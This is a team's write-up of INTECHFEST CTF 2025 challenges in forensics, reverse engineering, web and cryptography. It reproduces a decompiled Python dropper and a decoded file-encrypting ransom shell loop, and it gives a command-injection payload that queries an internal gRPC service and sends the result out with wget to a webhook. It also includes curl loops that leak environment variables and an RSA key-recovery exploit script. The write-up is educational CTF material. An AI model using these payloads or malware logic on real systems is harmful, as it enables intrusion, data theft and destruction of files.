

WRITE UP INTECHFEST CTF 2025

ICC tidak tau nama




Denzel Samuel Noah Simatupang - mknchicken
Ahmad Sultani Dayanullah - ziru
Marcellino Candyawan - mau turu plis

DAFTAR ISI

DAFTAR ISI	2
Forensics	3
prankster - 371.....	3
Challenge Overview.....	3
Analysis.....	3
Flag: INTECHFEST{created_by_ai_of_course_392adc02}.....	5
trickster - 504.....	6
Challenge Overview.....	6
Analysis.....	6
Flag: INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}	
10	
Reverse	11
Akane - 101.....	11
Challenge Overview.....	11
Analysis.....	11
Flag:	
INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaoka	
wokawo}.....	13
Web	14
kawaikute gomen - 856.....	14
Challenge Overview.....	14
Exploit.....	17
Flag: INTECHFEST{grpc_is_fun_123456789i149124759391247!}.....	18
Cryptography	19
bocchi the witch - 107.....	19
Challenge Overview.....	19
Flag:	
INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5	
d6e2ed328a}.....	22
dahlah - 431.....	23
Challenge Overview.....	23
Flag: INTECHFEST{lll_is_not_magic_d9c6090e6b84a00c}.....	29
piano man - 703.....	30
Challenge Overview.....	30
Flag: INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}	
33	
SHAW - 703.....	33
Challenge Overview.....	34
Flag: INTECHFEST{ONLY_\$20??_TAKE_MY_MONEY_14d6fd37a038cedd}.....	41

Forensics

prankster - 371



Challenge Overview

We are given a .scap file that contains sysdig events. So based on that we can just use the sysdig package to analyze it.

Analysis

First things first, we can list all of the execve events on sysdig. and we will get something like this.

```

app.py  docker-compose.yaml  tes.py  cobra.py  out.txt  recovered copy.txt  cobra2.py  libutama.so  cob  ...
foren > prankster > out.txt
1  execve filename=/usr/bin/bash
2  execve filename=/usr/bin/curl
3  execve res=0 exe=bash args=NULL tid=43671(bash) pid=43671(bash) ptid=11284(<NA>) cwd=<NA> fdlimit=1048576 pgft_maj=0 p
4  execve res=0 exe=curl args=https://gist.githubusercontent.com/blacowhait/c2564d1908bba2dc1de62ca6ac24e6... tid=43670(
5  execve filename=/usr/bin/cat
6  execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=cat./usr/bin/cat. tid=43687(cat) pid=43687(cat) ptid
7  execve filename=./l()
8  execve res=-2(ENOENT) exe=./l args=NULL tid=43692(bash) pid=43692(bash) ptid=43691(bash) cwd=<NA> fdlimit=1048576 pgft
9  execve filename=/usr/bin/bash
10 execve res=0 exe=bash args=-c;. tid=43694(bash) pid=43694(bash) ptid=43693(bash) cwd=<NA> fdlimit=1048576 pgft_maj=0
11 execve filename=/usr/bin/realpath
12 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=realpath./usr/bin/realpath.--relative-to=/home/user.
13 execve filename=/usr/bin/mktemp
14 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=mktemp./usr/bin/mktemp. tid=43703(mktemp) pid=43703(
15 execve filename=/usr/bin/curl
16 execve res=0 exe=curl args=-o./tmp/init.txt.pem.https://gist.githubusercontent.com/blacowhait/c2564d1908... tid=43704(
17 execve filename=/usr/bin/xxd
18 execve filename=/usr/bin/head
19 execve filename=/usr/bin/tee
20 execve res=0 exe=xxd args=-r.-p. tid=43710(xxd) pid=43710(xxd) ptid=43699(bash) cwd=<NA> fdlimit=1048576 pgft_maj=0 pg
21 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=head./usr/bin/head.-c.64./tmp/init.txt.pem. tid=4371
22 execve filename=/usr/bin/tail
23 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=tail./usr/bin/tail.-c.32./tmp/init.txt.pem. tid=4371
24 execve filename=/usr/bin/openssl
25 execve res=0 exe=openssl args=enc.-aes-256-cfb.-K.2d2d2d2d2d424547494e2050524956415445204b45592d2d2d2d0a4... tid=437
26 execve filename=/usr/bin/split
27 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=split./usr/bin/split.-b.250.-d.-a.6./tmp/tmp.xhs0fGr
28 execve filename=/usr/bin/basename
29 execve filename=/usr/bin/xxd
30 execve filename=/usr/bin/tr
31 execve res=0 exe=xxd args=-p./tmp/0.txt.enc.000000. tid=43719(xxd) pid=43719(xxd) ptid=43718(<NA>) cwd=<NA> fdlimit=10
32 execve filename=/usr/bin/rev
33 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=tr./usr/bin/tr.-d.\n. tid=43720(tr) pid=43720(tr) pt
34 execve res=0 exe=rev args=NULL tid=43721(rev) pid=43721(rev) ptid=43718(<NA>) cwd=<NA> fdlimit=1048576 pgft_maj=0 pgft
35 execve filename=/usr/bin/basename
36 execve res=0 exe=/usr/bin/coreutils args=--coreutils-prog-shebang=basename./usr/bin/basename./tmp/0.txt.enc.000000. ti
37 execve filename=/usr/bin/rm

```

We can analyze and take a closer look at the events.

TLDR:

1. It takes [script.sh](#) and init.txt.pem from probset's gist. After that it will split the 0.txt data and encrypt it using openssl aes 256 cfb.
2. The encryption process itself includes splitting the data into chunks, and then reverse for every chunk (in hex by xxd -r -p and rev) and send it to a host by POST request.
3. Based on the execve events, we can get the key, iv, and link to [script.sh](#) (maybe should be reversed but im too lazy)

Based on our TLDR understanding, we can just get that data, reverse it for every data, and merge it into 0.txt.enc. After that we can just reverse the encryption using the same Key and IV from the sysdig event. But somehow I got a gibberish result (should've opened a ticket maybe to clarify / sanity check, too much time wasted but ok laa).

And then we try to reverse the recovered 0.txt.enc and we get the original readable file. we used this command.

```

/mnt/e/CTF/intech/intech25/foren/prankster
> openssl enc -d -aes-256-cfb \
-K "2d2d2d2d2d424547494e2050524956415445204b45592d2d2d2d0a4d494945" \
-iv "524956415445204b45592d2d2d2d0a" \
-in recovered_0.txt.enc.unrev -out recovered.txt


```

And we will get something like this

```
foren > prankster > recovered.txt
1  er crushing taxes, broken infrastructure, and dwindling opportunities. Whispers of dissatisfaction began to ripple thr
2  ls, proclaiming the same message: the time for change had come. Each act of defiance was small, but together they bull
3  illed public squares with chants calling for justice. Across all layers of society, people began to see their struggle
4  Each imprisonment sparked larger demonstrations, each act of violence by the authorities drew more citizens to the cau
5  for the possibility of a better society—one built on fairness, transparency, and accountability.
6  ed powerful images of marches and rallies. Exiled citizens amplified these voices, making it harder for the regime to
7  , targeting the flow of money that sustained corruption. Together, these strategies created pressure that the state co
8  , others simply refused to act. The foundation of the government's power—fear—began to crumble.
9  ensing that their time was over. The people, united in determination, stood firm in their demand for change.
10 the weight of possibility. They had proven that even against oppression, collective courage could shape a new future.
```

Flag: **INTECHFEST{created_by_ai_of_course_392adc02}**

trickster - 504



Challenge Overview

We are given a .scap file that contains sysdig events. So based on that we can just use the sysdig package to analyze it.

Analysis

We can use the same method that we use on “prankster” to get execve events. From there, the events shows that it is executing <https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/cmatrix>.

Using strings, it was indeed python malware, so we can decompile it. here's the decompiled version.

```
import requests
import os

def donwload(url, path):
    r = requests.get(url)
    with open(path, 'wb') as f:
        f.write(r.content)

donwload('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/libutama.so', 'libutama.so')
donwload('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/utama.bin', 'utama')
os.system('yum install -y cmatrix >/dev/null 2>&1')
os.system('chmod +x utama; ./utama >/dev/null 2>&1')
os.system('cmatrix')
```

Reversing the utama.bin, we found that it is decrypting [libutama.so](#) using AES CBC with a static key / iv and doing something (too lazy to reverse more). We are using this script to decrypt [libutama.so](#)

```
ct = open("./libutama.so", "rb")
data = ct.read()
ct.close()

key = "f8b8c95092dfbbaee917884d866e4401"
iv = "e54c750c6a8bd188"

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

cipher = AES.new(key.encode("utf-8"), AES.MODE_CBC, iv.encode("utf-8"))
decrypted = unpad(cipher.decrypt(data), AES.block_size)

with open("./dec", "wb") as f:
    f.write(decrypted)
```

The decrypted [libutama.so](#) starts with a x86-64 **self-decoder**. It uses a loop on RCX and XORs 8-byte chunks at `[RAX+0x27]`, incrementing `RAX` by 8 each iteration. The key is loaded via `movabs rbx, imm64`. After the first region is decrypted, **new decoder stubs appear**, each with their own key and loop count. Replaying those loops in Python (qword-wise, little-endian) reveals the remaining plaintext code. Here's the script that we use:

```
from capstone import Cs, CS_ARCH_X86, CS_MODE_64

def disassemble(buf, base=0, banner=None):
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    md.detail = True
    if banner:
        print(f"\n=== {banner} ===")
    for ins in md.disasm(buf, base):
        print(f"0x{ins.address:04x}:\t{ins.mnemonic:<6}{ins.op_str}")

def xor_patch(buf, start, count, stride, key):
    data = bytearray(buf)
    for i in range(min(count, (len(buf) - start) // stride)):
        off = start + i * stride
        if off + stride > len(data):
            break
```

```

        q = int.from_bytes(data[off : off + stride], "little")
        q ^= key
        data[off : off + stride] = q.to_bytes(stride, "little")
    return data

with open("dec", "rb") as f:
    blob = f.read()

# show initial disassembly
disassemble(blob, banner="BEFORE DECRYPTION")

# first decode pass
n = 0x100 # number of qwords
start = 0x27 # starting offset
stride = 8
key = 0x463E0D66AD96C928

buf = xor_patch(blob, start, n, stride, key)
disassemble(buf, banner="AFTER FIRST PASS")

# second decode pass
n = 0x67
start = 0x27 + 0x27
stride = 8
key = 0x965AC0F803ED589

buf = xor_patch(buf, start, n, stride, key)
disassemble(buf, banner="AFTER SECOND PASS")

# third decode pass
n = 0x62 # number of qwords
start = 0x27 + 0x27 + 0x27 # starting
stride = 8
key = 0xDCE0375DB9876864

buf = xor_patch(buf, start, n, stride, key)
disassemble(buf, banner="AFTER THIRD PASS")

# maybe done?
with open("dec.final", "wb") as f:

```



```
f.write(buf)
```

After that we get the dec.final. check with strings we got this

```
> strings dec.final
>FH1X'H-
e      H1X'H-
H1X'H-
/bin/sh
PT_Rfh-cT^R
SRC="/home/uzer"; find "$SRC" -type
f -readable | while read
-r F; do REL="$(realpath --relative-to="$SRC" "$F")"; ENC="$(mktem
curl -o
/init.txt.pem
https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6a
c24e67/raw/2e5c55fe1fb3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac
90089cbc665f88d7698a2d325c751163ed20946405a2.pem; openssl enc
-aes-256-ctr -K
"$(head
-c 256 /tmp/init.txt.pem
| rev |
tail -c
64)" -iv "$(tail -c 128
/tmp/init.txt.pem | rev
| head
-c 32)"
-in "$F"
| xxd -p | rev
| xxd -r
-p | tee "$ENC"
> /dev/null; split -b 250 -d -a
6 "$ENC" "/tmp/${REL}__}.enc."; rm
-f "$F";
done; echo "HAHHA got encrypted! now give me chizuru pillow, and i will
sent you the decry
:devil:"
> $SRC"/REA
ME.txt"
VWT^j;X
```

So it clears that it uses the init.txt.pem to encrypt flag.txt (reversed) with AES 256 CTR. So we can use the same arguments to decrypt our founded flag.txt.enc (reverse first) from the beginning.

```
INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}

> KEY="$(head -c 256 /tmp/init.txt.pem | rev | tail -c 64)"
IV="$(tail -c 128 /tmp/init.txt.pem | rev | head -c 32)"

> openssl enc -d -aes-256-ctr -K "$KEY" -iv "$IV" -in flag.openssl

INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}
```


Flag: INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}

Reverse


Akane - 101

<<< Akane **101 pts**

Author: [aimardcr](#)



Note: Flag is in the environment variable.

Download Attachment  [Akane_dist.zip](#)

This challenge requires creating an instance
Instance will live for 15 mins. [Create](#)

This challenge has been solved

Submit Flag

Challenge Overview

Diberikan sebuah binary main serta instance remote yang dapat dibuat. Lalu dari deskripsi soal dikatakan bahwa flagnya berada di environment variable. Sehingga kita harus menganalisis binary yang diberikan, mencoba menelusuri instance remote untuk mencari flagnya yang berada di environment variable.

Analysis

Dari binary terdapat strings sudah jelas menunjukkan bahwa ini adalah web server berbasis C++ dengan header "Welcome to Akane HTTP Server!" dan support MIME (application/json dll) dan indikasi adanya fitur static/template. Awalnya dicoba curl ke root /, dan sukses dibalas dengan JSON {"message":"Welcome to Akane HTTP Server!","version":"1.0.0"}. Hal ini menandakan servicenya menyala, namun pada endpoint lain seperti .env, static, dll langsung mereturn 404.

Lalu ternyata setelah mengulik lagi binary (thanks to gpt), ternyata ada pola debug tersembunyi, yaitu header HTTP spesial X-Debug dan X-Debug-Index. Di dekatnya juga ada string "true" dan beberapa pesan error

("not valid", "Internal Server Error") yang mengindikasikan bahwa path debug ini kemungkinan dapat diaktifkan lewat header.

Selanjutnya dicoba mengaktifkan debug path untuk beberapa index awal dengan command berikut:

```
curl -v -H "X-Debug: true" -H "X-Debug-Index: 0"  
http://103.167.133.84:32880/  
curl -v -H "X-Debug: true" -H "X-Debug-Index: 1"  
http://103.167.133.84:32880/  
curl -v -H "X-Debug: true" -H "X-Debug-Index: 2"  
http://103.167.133.84:32880/
```

dan command ini mengembalikan

```
* Trying 103.167.133.84:32880...  
* Connected to 103.167.133.84 (103.167.133.84) port 32880  
* using HTTP/1.x  
> GET / HTTP/1.1  
> Host: 103.167.133.84:32880  
> User-Agent: curl/8.13.0  
> Accept: /*/*  
> X-Debug: true  
> X-Debug-Index: 0  
>  
* Request completely sent off  
< HTTP/1.1 200 OK  
< Content-Type: text/plain  
< Content-Length: 6  
<  
* Connection #0 to host 103.167.133.84 left intact ./main  
* Trying 103.167.133.84:32880...  
* Connected to 103.167.133.84 (103.167.133.84) port 32880  
* using HTTP/1.x  
> GET / HTTP/1.1  
> Host: 103.167.133.84:32880  
> User-Agent: curl/8.13.0  
> Accept: /*/*  
> X-Debug: true  
> X-Debug-Index: 1  
>  
* Request completely sent off  
< HTTP/1.1 500 Internal Server Error  
< Content-Type: text/plain  
< Content-Length: 21  
<  
* Connection #0 to host 103.167.133.84 left intact Internal Server Error  
* Trying 103.167.133.84:32880...  
* Connected to 103.167.133.84 (103.167.133.84) port 32880  
* using HTTP/1.x  
> GET / HTTP/1.1  
> Host: 103.167.133.84:32880  
> User-Agent: curl/8.13.0  
> Accept: /*/*  
> X-Debug: true  
> X-Debug-Index: 2
```

```
> * Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Content-Length: 65
<
* Connection #0 to host 103.167.133.84 left intact
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Nah dari sini ketahuan environment untuk PATH dapat kita lihat ketika menggunakan X-Debug-Index : 2, selanjutnya kita buat simple command script untuk mencoba index lain dengan harapan environment variable flag dapat muncul

```
for i in $(seq 0 50); do
    echo "[*] Index $i"
    curl -s -H "X-Debug: true" -H "X-Debug-Index: $i"
    http://103.167.133.84:32880/
    echo
done
```


```
> X-Debug: true
> X-Debug-Index: 2
>
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Content-Length: 65
<
* Connection #0 to host 103.167.133.84 left intact
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
(venv) (mknchicken@DESKTOP-VU82VTR) - [mnt/d/Denzel/CTF/Intechfest25/Reverse]
$ for i in $(seq 0 50); do
    echo "[*] Index $i"
    curl -s -H "X-Debug: true" -H "X-Debug-Index: $i" http://103.167.133.84:32880/
    echo
done
[*] Index 0
./main
[*] Index 1
Internal Server Error
[*] Index 2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
[*] Index 3
HOSTNAME=e6bb1ac97893
[*] Index 4
GZCTF_TEAM_ID=45
[*] Index 5
FLAG=INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawokawo}
[*] Index 6
HOME=/root
[*] Index 7
Internal Server Error
```

Flag:

```
INTECHFEST{aku-baru-tau-kalo-oob-di-argv-bisa-ngeleak-env-kwaokwaokawokawo}
```

Web

kawaikute gomen - 856



Challenge Overview

- We were given a frontend and backend source code, backend using grpc (not exposed), frontend using nextjs
- Flag is in the backend and we can get it by setting debug=true when calling backend grpc. basedon this

```
func (s *MusicService) GetListeners(ctx context.Context, _
*proto.GetListenersRequest) (*proto.GetListenersResponse, error) {
    listeners := make([]*proto.Listener, 0)
    s.mu.Lock()
    for _, bc := range s.broadcasters {
        for _, info := range bc.snapshotListeners() {
            listeners = append(listeners, &proto.Listener{Id: info.id, Name:
info.name, SinceUnixMs: info.since.UnixMilli()})
        }
    }
    s.mu.Unlock()
    md, ok := metadata.FromIncomingContext(ctx)
```

```

    if ok {
        if is_debug, ok := md["debug"]; ok {
            if is_debug[0] == "true" {
                fmt.Println("debug mode")
                flag := os.Getenv("FLAG")
                listeners = append(listeners, &proto.Listener{Id: "flag", Name: flag,
SinceUnixMs: time.Now().UnixMilli()})
            }
        }
    }
    return &proto.GetListenersResponse{Listeners: listeners}, nil
}

```

- Frontend only sending music id, not the debug based on this endpoint

```

let musicClient;
function getClient() {
    if (musicClient) return musicClient;
    const packageDefinition = protoLoader.LoadSync(PROTO_PATH, {
        keepCase: true,
        longs: String,
        enums: String,
        defaults: true,
        oneofs: true,
    });
    const proto = grpc.LoadPackageDefinition(packageDefinition);
    const music = proto['music']?.v1;
    if (!music || !music.MusicService) {
        throw new Error('Failed to load music.v1.MusicService from proto');
    }
    musicClient = new music.MusicService(BACKEND_ADDR,
grpc.credentials.createInsecure());
    return musicClient;
}

export async function GET(request) {
    const { searchParams } = new URL(request.url);
    const id = searchParams.get('id') || 'kawaikute-gomen.mp3';
    const listenerName = searchParams.get('name') || 'Anonymous';

    const realID = execSync(`echo kawaikute-gomen.mp3 |
sha256sum`).toString().trim();
    const userID = execSync(`echo ${id} | sha256sum`).toString().trim();

```

```

if (userID !== realID) {
  return new Response('invalid id', { status: 400 });
}

try {
  const client = getClient();

  let call;
  const stream = new ReadableStream({
    start(controller) {
      call = client.StreamTrack({ id, listener_name: listenerName });

      const abort = () => {
        try { call.cancel(); } catch (_) {}
        try { controller.close(); } catch (_) {}
      };
      request.signal.addEventListener('abort', abort);

      call.on('data', (chunk) => {
        if (chunk && chunk.data) {
          try {
            controller.enqueue(Buffer.from(chunk.data));
          } catch (_) {}
        }
      });
      call.on('end', () => {
        try { controller.close(); } catch (_) {}
      });
      call.on('error', () => {
        try { controller.close(); } catch (_) {}
      });
    },
    cancel() {
      try { call?.cancel(); } catch (_) {}
    },
  });

  return new Response(stream, {
    headers: {
      'Content-Type': 'audio/mpeg',
      'Cache-Control': 'no-store',
    },
  },

```



```

    });
  } catch (err) {
    return new Response('failed to start stream', { status: 500 });
  }
}

```

Exploit

There's command injection on id

```

const realID = execSync(`echo kawaikute-gomen.mp3 |
sha256sum`).toString().trim();
const userID = execSync(`echo ${id} | sha256sum`).toString().trim();

if (userID !== realID) {
  return new Response('invalid id', { status: 400 });
}

```

userID and realID must be the same, so we can craft payload with something like:

```

; COMMAND INJECTION PAYLOAD | wget --post-file=- WEBHOOK; echo
kawaikute-gomen.mp3

```

Based on that, our current goal is to make a request to the backend server with debug=true. First we tried importing @grpc but that didn't work. So maybe we can try with the raw http2 package. confirming it was there, we can craft the payload like below.

Final Payload:

```

;node -e "const h2=require('http2');const
c=h2.connect('http://backend:50051');const
r=c.request({'method':'POST','path':'/music.v1.MusicService/GetListene
rs','content-type':'application/grpc','te':'trailers','debug':'true'});l
et bufs=[];r.on('data',d=>bufs.push(d));r.on('end',()=>{try{const
body=Buffer.concat(bufs);console.log(JSON.stringify({b64:body.toString('
base64')}))})catch(e){console.log(JSON.stringify({err:String(e)}))}}finall
y{c.close()});r.end(Buffer.from([0,0,0,0,0]));" 2>&1 \
| wget --header=Content-Type:application/json --post-file=- WEBHOOK;
echo kawaikute-gomen.mp3

```

URL Encoded:

```

%3Bnode%20%2De%20%22const%20h2%3Drequire%28%27http2%27%29%3Bconst%20c%3D
h2%2Econnect%28%27http%3A%2F%2Fbackend%3A50051%27%29%3Bconst%20r%3Dc%2Er

```

```
equest%28%7B%27%3Amethod%27%3A%27POST%27%2C%27%3Apath%27%3A%27%2Fmusic%2
Ev1%2EMusicService%2FGetListeners%27%2C%27content%2Dtype%27%3A%27applica
tion%2Fgrpc%27%2C%27te%27%3A%27trailers%27%2C%27debug%27%3A%27true%27%7D
%29%3Blet%20bufs%3D%5B%5D%3Br%2Eon%28%27data%27%2Cd%3D%3Ebufs%2Epush%28d
%29%29%3Br%2Eon%28%27end%27%2C%28%29%3D%3E%7Btry%7Bconst%20body%3DBuffer
%2Econcat%28bufs%29%3Bconsole%2Elog%28JSON%2Estringify%28%7Bb64%3Abody%2
EtoString%28%27base64%27%29%7D%29%29%7Dcatch%28e%29%7Bconsole%2Elog%28JS
ON%2Estringify%28%7Berr%3Astring%28e%29%7D%29%29%7Dfinally%7Bc%2Eclose%2
8%29%7D%7D%29%3Br%2Eend%28Buffer%2Efrom%28%5B%0%2C%0%2C%0%2C%0%5D%29%29%
3B%22%20%2%3E%261%20%5C%0A%7C%20wget%20%2D%2Dheader%3DContent%2DType%3Aap
plication%2Fjson%20%2D%2Dpost%2Dfile%3D%2D%20WEBHOOK%3B%20echo%20kawaiku
te%2Dgomen%2Emp%3%0A
```

Flag: INTECHFEST{grpc_is_fun_123456789i149124759391247!}

Cryptography

bocchi the witch - 107

10

01

bocchi the witch

107 pts


Author: **azuketto**

numbers numbers numbers

https://myanimelist.net/manga/142171/Silent_Witch__Chinmoku_no_Majo_no_Kakushigoto

103.167.133.84 8058

Download Attachment

 bocchithewitch_bocchithewitch-dist.zip

This challenge has been solved

Submit Flag

Challenge Overview

Diberikan sebuah file chall.py di mana kita bisa lihat kalau cipher = PKCS1_OAEP.new(key).

Exploit

1. Vuln yang bisa kita lihat yaitu `print(f"Hint: {de & mask}")` di mana kita bisa menginput nilai mask -1 dan mendapatkan nilai de dengan tepat karena Python `int.bit_count()` menghitung jumlah bit 1 pada nilai absolut. `(-1).bit_count() == 1`, tetapi saat & dieksekusi, -1 diperlakukan sebagai "...1111", sehingga `de & -1 == de`.
2. Setelah mendapatkan de, kita bisa recover d dari `pow(key.e, -1, key.d)` -> $e \cdot de - 1 = k \cdot d$ dengan $X = k \cdot d$. Lalu kita bisa brute k dari 1 sampai e-1 untuk mendapatkan nilai d.
3. Setelah dapat nilai d, Dari (N,e,d kita memfaktorkan N memakai $e \cdot d - 1 = 2^s \cdot t$ (teknik akar kuadrat non-trivial dari 1) untuk mendapatkan nilai p dan q. Untuk kodenya, saya minta tolong chatGPT buat kan wkwk.
4. Ketika sudah mendapatkan nilai n, e, d, p, dan q, kita bisa membangun private key yang akan dipakai pada PKCS1_OAEP.
5. Kalau sudah didapat tinggal decrypt tiap ciphertext untuk mendapatkan nilai msg dan kita tau nilai tiap msg itu (s+i) di mana i itu ada 0. Sehingga kita bisa cari nilai s dari ciphertext awal dan memakai itu untuk menebak nilainya. Setelah itu kita bisa melihat flagnya.

Script Exploit

```
from pwn import *
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

e = 65537
context.log_level = "debug"

def v2(x):
    """Return 2-adic valuation: largest s s.t. 2^s divides x."""
    s = 0
    while x % 2 == 0:
        x //= 2
        s += 1
    return s

def factor_from_d(n, e, d, trials = 64):
    """
    Given (n, e, d), recover (p, q) using the standard algorithm
    that uses kphi = e*d - 1.
    Returns (p, q) or None if not found.
    """
    kphi = e * d - 1
    s = v2(kphi)
    t = kphi >> s
    for _ in range(trials):
        a = random.randrange(2, n - 2)
        y = pow(a, t, n)
        if y == 1 or y == n - 1:
            continue
        for _ in range(s):
            x = pow(y, 2, n)
            if x == 1:
                p = math.gcd(y - 1, n)
                if 1 < p < n:
                    q = n // p
```

```

        if p * q == n:
            return (p, q) if p < q else (q, p)
        break
    if x == n - 1:
        break
    y = x
return None

if __name__ == "__main__":
    r = remote("103.167.133.84", 8058)
    r.sendlineafter(b"mask?> ", b"-1")
    r.recvuntil(b"N: ")
    N = int(r.readline().decode())
    r.recvuntil(b"Hint: ")
    de = int(r.readline().decode())

    cts = []
    for i in range(10):
        r.recvuntil(b': ')
        ln = r.recvline().decode()
        cts.append(ln.rstrip("\n"))

    X = e*de - 1
    ks = [k for k in range(1, e) if X % k == 0]
    for k in ks:
        d = X // k
        out = factor_from_d(N, e, d)
        if out:
            print(out)
            p, q = out
            break

    if p > q:
        p, q = q, p

    key = RSA.construct((N, e, d, p, q))

```

```

cipher = PKCS1_OAEP.new(key)

m = cipher.decrypt(bytes.fromhex(cts[0]))
mi = int.from_bytes(m, 'big')

r.sendlineafter(b"guess?> ", str(mi))

r.interactive()

```

```

65 |         break
66 |
67 |     if p > q:
68 |         p, q = q, p
69 |
